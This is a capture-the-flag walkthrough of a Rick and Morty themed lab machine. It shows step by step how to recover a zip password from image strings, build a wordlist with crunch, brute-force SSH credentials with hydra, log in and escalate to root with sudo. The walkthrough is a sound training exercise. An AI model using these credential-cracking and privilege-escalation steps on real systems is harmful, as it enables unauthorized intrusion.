└─# strings Safe_Password.jpg
JFIF
Exif
8 The Safe Password: File: /home/Morty/journal.txt.zip. Password: Meeseek
8BIM
```




```
8BIM
$3br
%&'()*456789:CDEFGHIJSTUVWXYZcdefghijstuvwxyz
        #3R
&'()*56789:CDEFGHIJSTUVWXYZcdefghijstuvwxyz
0D000D\DDDD\t\\\\\t
tttttt
"$$848`44`
```

In the ssh shell copy the journal.txt.zip file by typing scp journal.txt.zip kali@10.0.2.9:/home/kali




```
[Summer@localhost Morty]$ scp journal.txt.zip  kali@10.0.2.9:/home/kali
kali@10.0.2.9's password:
journal.txt.zip                           100%  414   378.5KB/s   00:00
[Summer@localhost Morty]$
```

In the root terminal, type unzip journal.txt.zip. When prompted for a password use the password found in the Safe_Password.jpg file.




```
┌──(root㉿kali)-[/home/kali]
└─# unzip journal.txt.zip
Archive:  journal.txt.zip
[journal.txt.zip] journal.txt password:
  inflating: journal.txt

┌──(root㉿kali)-[/home/kali]
└─#
```

Type cat journal.txt to see the content of the text file. *You should see the flag.*




```
┌──(root㉿kali)-[/home/kali]
└─# cat journal.txt
Monday: So today Rick told me huge secret. He had finished his flask and was
 on to commercial grade paint solvent. He spluttered something about a safe,
 and a password. Or maybe it was a safe password... Was a password that was
safe? Or a password to a safe? Or a safe password to a safe?

Anyway. Here it is:

FLAG: {131333} - 20 Points
```

In the ssh shell go back one directory by typing cd ..




```
[Summer@localhost Morty]$ cd ..
[Summer@localhost home]$
```

Type cd RickSanchez to go into the RickSanchez directory.




```
[Summer@localhost home]$ cd RickSanchez/
[Summer@localhost RickSanchez]$
```

Type ls to list the contents of the RickSanchez directory.




```
[Summer@localhost RickSanchez]$ ls
RICKS_SAFE  ThisDoesntContainAnyFlags
```

Change the directory to the RICKS_SAFE directory.




```
[Summer@localhost RickSanchez]$ cd RICKS_SAFE/
[Summer@localhost RICKS_SAFE]$
```

Type ls -l to list the contents of the directory with their permissions.




```
[Summer@localhost RICKS_SAFE]$ ls -l
```




```
total 12
-rwxr--r--. 1 RickSanchez RickSanchez 8704 Sep 21  2017 safe
```

Copy the file to the Summer directory by typing cp safe /home/Summer *we copy it to another directory because we do not have permissions to execute it under the current directory.*




```
[Summer@localhost RICKS_SAFE]$ cp safe /home/Summer
```

Go to the Summer directory by typing cd /home/Summer/




```
[Summer@localhost RICKS_SAFE]$ cd /home/Summer/
[Summer@localhost ~]$ 
```

Execute the safe file by typing ./safe 131333




```
[Summer@localhost ~]$ ./safe 131333
decrypt:         FLAG{And Awwwaaaaayyyy we Go!} - 20 Points

Ricks password hints:
 (This is incase I forget.. I just hope I don't forget how to write a script
 to generate potential passwords. Also, sudo is wheely good.)
Follow these clues, in order


1 uppercase character
1 digit
One of the words in my old bands name.◆ @
[Summer@localhost ~]$ 
```

We have the password requirements, so we will need to create a wordlist in a root terminal. Type crunch 5 5 -t ,%The > wordlist.txt




```
┌──(root㉿kali)-[/home/kali]
└─# crunch 5 5 -t ,%The > wordlist.txt
Crunch will now generate the following amount of data: 1560 bytes
0 MB
0 GB
0 TB
0 PB
Crunch will now generate the following number of lines: 260
```

We will need to add to the wordlist as there are multiple words used in the bands name. *we will change the word, min and max, and add another > to append the wordlist with the new wordlist.*




```
┌──(root㉿kali)-[/home/kali]
└─# crunch 7 7 -t ,%Flesh >> wordlist.txt
Crunch will now generate the following amount of data: 2080 bytes
0 MB
0 GB
0 TB
0 PB
Crunch will now generate the following number of lines: 260
```

We will need to add to the wordlist as there are multiple words used in the bands name. *we will change the word, min and max, and add another > to append the wordlist with the new wordlist.*




```
┌──(root㉿kali)-[/home/kali]
└─# crunch 10 10 -t ,%Curtains >> wordlist.txt
Crunch will now generate the following amount of data: 2860 bytes
0 MB
0 GB
0 TB
0 PB
```




```
Crunch will now generate the following number of lines: 260
```

Now that the wordlist is created, we can bruteforce the password for RickSanchez using hydra. Type hydra -l RickSanchez -P wordlist.txt ssh://10.0.2.15 -s 22222 *You should see that the password is P7Curtains. Also note that it will take a while to complete the bruteforce*




```
┌──(root㉿kali)-[/home/kali]
└─# hydra -l RickSanchez -P wordlist.txt ssh://10.0.2.15 -s 22222
Hydra v9.2 (c) 2021 by van Hauser/THC & David Maciejak - Please do not use i
n military or secret service organizations, or for illegal purposes (this is
 non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2022-04-14 11
:31:26
[WARNING] Many SSH configurations limit the number of parallel tasks, it is
recommended to reduce the tasks: use -t 4
[WARNING] Restorefile (you have 10 seconds to abort... (use option -I to ski
p waiting)) from a previous session found, to prevent overwriting, ./hydra.r
estore
[DATA] max 16 tasks per 1 server, overall 16 tasks, 780 login tries (l:1/p:7
80), ~49 tries per task
[DATA] attacking ssh://10.0.2.15:22222/
[STATUS] 176.00 tries/min, 176 tries in 00:01h, 604 to do in 00:04h, 16 acti
ve
[STATUS] 138.00 tries/min, 414 tries in 00:03h, 366 to do in 00:03h, 16 acti
ve
[22222][ssh] host: 10.0.2.15   login: RickSanchez   password: P7Curtains
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2022-04-14 11
:37:18

┌──(root㉿kali)-[/home/kali]
└─#
```

SSH into the Victim machine with credentials for RickSanchez. Type hydra -l RickSanchez -P wordlist.txt ssh://10.0.2.15 -s 22222 *When prompted for a password use the password you got from hydra.*




```
┌──(root㉿kali)-[/home/kali]
└─# ssh RickSanchez@10.0.2.15 -p 22222
RickSanchez@10.0.2.15's password:
client_global_hostkeys_private_confirm: server gave bad signature for RSA ke
y 0: error in libcrypto
Last failed login: Wed Apr 13 12:09:04 AEST 2022 from 10.0.2.9 on ssh:notty
There were 1154 failed login attempts since the last successful login.
Last login: Thu Sep 21 09:45:24 2017
[RickSanchez@localhost ~]$
```

Make yourself root by typing sudo su and typing the password for RickSanchez



```
[RickSanchez@localhost ~]$ sudo su
[sudo] password for RickSanchez:
[root@localhost RickSanchez]#
```

You can type whoami to confirm that you are root.



```
[root@localhost RickSanchez]# whoami
root
```